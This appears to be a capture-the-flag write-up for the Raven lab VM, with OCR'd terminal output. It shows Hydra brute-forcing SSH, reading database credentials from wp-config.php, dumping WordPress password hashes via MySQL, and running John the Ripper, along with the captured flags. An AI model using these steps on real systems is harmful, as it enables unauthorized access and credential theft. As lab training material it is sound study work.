
Root – no luck
Steven – no luck
Michael – Success!




```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-11 00:48:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-12-11 00:48:07
root@Kali:~# █
```

Command:


```
$ ssh michael@192.168.1.110
$ locate flag
$ cd /var/www
$ cat flag2.txt
```



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Fri Dec 11 15:39:25 2020 from 192.168.1.90
michael@target1:~$ pwd
/home/michael
michael@target1:~$ cd /
michael@target1:/$ ls -lar
total 88
lrwxrwxrwx   1 root root    27 Aug 13  2018 vmlinuz → boot/vmlinuz-3.16.0-6-amd64
drwxr-xr-x  12 root root  4096 Aug 13  2018 var
drwxr-xr-x   2 root root  4096 Jun 24 07:59 vagrant
drwxr-xr-x  10 root root  4096 Aug 13  2018 usr
drwxrwxrwt   7 root root  4096 Dec 13 19:17 tmp
dr-xr-xr-x  13 root root     0 Dec 13 17:23 sys
drwxr-xr-x   2 root root  4096 Aug 13  2018 srv
drwxr-xr-x   2 root root  4096 Jun 24 07:59 sbin
drwxr-xr-x  20 root root   700 Dec 13 17:24 run
drwx------   2 root root  4096 Jul  1 06:26 root
dr-xr-xr-x 115 root root     0 Dec 13 17:23 proc
drwxr-xr-x   2 root root  4096 Jul  1 07:16 opt
drwxr-xr-x   2 root root  4096 Aug 13  2018 mnt
drwxr-xr-x   3 root root  4096 Aug 13  2018 media
drwx------   2 root root 16384 Aug 13  2018 lost+found
drwxr-xr-x   2 root root  4096 Aug 13  2018 lib64
drwxr-xr-x  14 root root  4096 Aug 13  2018 lib
lrwxrwxrwx   1 root root    31 Aug 13  2018 initrd.img → /boot/initrd.img-3.16.0-6-amd64
drwxr-xr-x   5 root root  4096 Jun 24 07:10 home
drwxr-xr-x  95 root root  4096 Jul  1 06:26 etc
drwxr-xr-x  15 root root  2960 Dec 13 17:24 dev
drwxr-xr-x   3 root root  4096 Aug 13  2018 boot
drwxr-xr-x   2 root root  4096 Jun 24 07:59 bin
drwxr-xr-x  23 root root  4096 Jun 24 07:59 ..
drwxr-xr-x  23 root root  4096 Jun 24 07:59 .
michael@target1:/$ 
```



```
michael@target1:/$ locate flag
/usr/include/linux/kernel-page-flags.h
/usr/include/linux/tty_flags.h
/usr/include/x86_64-linux-gnu/asm/processor-flags.h
/usr/include/x86_64-linux-gnu/bits/waitflags.h
/usr/lib/python2.7/dist-packages/dns/flags.py
/usr/lib/python2.7/dist-packages/dns/flags.pyc
/usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
/usr/lib/x86_64-linux-gnu/samba/libflag-mapping.so.0
/usr/share/doc/apache2-doc/manual/da/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/de/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/es/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ja/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/ko/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/pt-br/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/tr/rewrite/flags.html
/usr/share/doc/apache2-doc/manual/zh-cn/rewrite/flags.html
/usr/share/man/man3/fegetexceptflag.3.gz
/usr/share/man/man3/fesetexceptflag.3.gz
/var/www/flag2.txt
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
/var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
michael@target1:/$
```




```
michael@target1:/$ cd /var/www/
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

After navigating through Michaels account, we see the messages from root going to user, check sudo privileges and look for privilege escalation credentials. We uncover database credentials for MySQL


user:root
password:R@v3nSecurity

Command:


$ cat /var/www/html/wordpress/wp-config.php



```
michael@target1:/$ cd /var/www/html/
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ 
```



```
michael@target1:/var/www/html/wordpress$ ls -lar
total 204
-rwxrwxrwx  1 root     root      3065 Aug 31  2016 xmlrpc.php
-rwxrwxrwx  1 root     root      4513 Oct 14  2016 wp-trackback.php
-rwxrwxrwx  1 root     root     29924 Jan 24  2017 wp-signup.php
-rwxrwxrwx  1 root     root     16200 Apr  6  2017 wp-settings.php
-rwxrwxrwx  1 root     root      8048 Jan 11  2017 wp-mail.php
-rwxrwxrwx  1 root     root     34347 Dec 10 20:33 wp-login.php
-rwxrwxrwx  1 root     root      3301 Oct 25  2016 wp-load.php
-rwxrwxrwx  1 root     root      2422 Nov 21  2016 wp-links-opml.php
drwxrwxrwx 18 root     root     12288 Jun 15  2017 wp-includes
-rwxrwxrwx  1 root     root      3286 May 24  2015 wp-cron.php
drwxrwxrwx  6 root     root      4096 Dec 13 18:26 wp-content
-rwxrwxrwx  1 root     root      2853 Dec 16  2015 wp-config-sample.php
-rw-rw-rw-  1 www-data www-data  3134 Aug 13  2018 wp-config.php
-rwxrwxrwx  1 root     root      1627 Aug 29  2016 wp-comments-post.php
-rwxrwxrwx  1 root     root       364 Dec 19  2015 wp-blog-header.php
drwxrwxrwx  9 root     root      4096 Jun 15  2017 wp-admin
-rwxrwxrwx  1 root     root      6864 Dec 10 20:33 wp-activate.php
-rwxrwxrwx  1 root     root      7413 Dec 10 20:33 readme.html
-rwxrwxrwx  1 root     root     19935 Aug 13  2018 license.txt
-rwxrwxrwx  1 root     root       418 Sep 25  2013 index.php
-rw-r--r--  1 www-data www-data   255 Aug 13  2018 .htaccess
drwxrwxrwx 10 root     root      4096 Aug 13  2018 ..
drwxrwxrwx  5 root     root      4096 Dec 13 18:26 .
```




```
michael@target1:/var/www/html$ cat /var/www/html/wordpress/wp-con
wp-config.php         wp-config-sample.php  wp-content/
michael@target1:/var/www/html$ cat /var/www/html/wordpress/wp-con
wp-config.php         wp-config-sample.php  wp-content/
michael@target1:/var/www/html$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```


Using these credentials, we login into MySQL Database and find user Michael & Steven password hashes

Command:

$ mysql –u root -p
mysql> show databases;
mysql> use wordpress;
mysql> show tables;
mysql> select * from wp_users;




```
michael@target1:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+--
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | u
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+--
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+--
-------+-------------+----------------+
2 rows in set (0.00 sec)

mysql> 
```


Command:

mysql> select * from wp_posts;




```
As a new WordPress user, you should go to <a href="http://192.168.206.131/wordpress/wp-admin/">your dashboar
reate new pages for your content. Have fun! | Sample Page  |                | publish     | closed         | o
mple-page   |          |          | 2018-08-12 22:49:12 | 2018-08-12 22:49:12 |                                |
ordpress/?page_id=2                      |            0 | page     |              |              0 |
|  4 |         1 | 2018-08-13 01:48:31 | 0000-00-00 00:00:00 | flag3{afc01ab56b50591e7dccf93122770cd2}




                           | flag3        |             | draft       | open          | open        |
     |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                      |               0 | http://ra
                          |           0 | post      |              |          0 |
|  5 |         1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}




                           | flag4        |             | inherit     | closed        | closed      |
     |         | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                      |               4 | http://ra
018/08/12/4-revision-v1/ |           0 | revision  |              |          0 |
|  7 |         2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

Found flags 3 & 4



```
flag3{afc01ab56b50591e7dccf93122770cd2}
```




```
flag4{715dea6c055b9fe3337544932f2941ce}
```

After dumping the password hashes into a file we use John to crack our hash

Steven
password:pink84

Command:

$ john wp_hashes.txt



```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
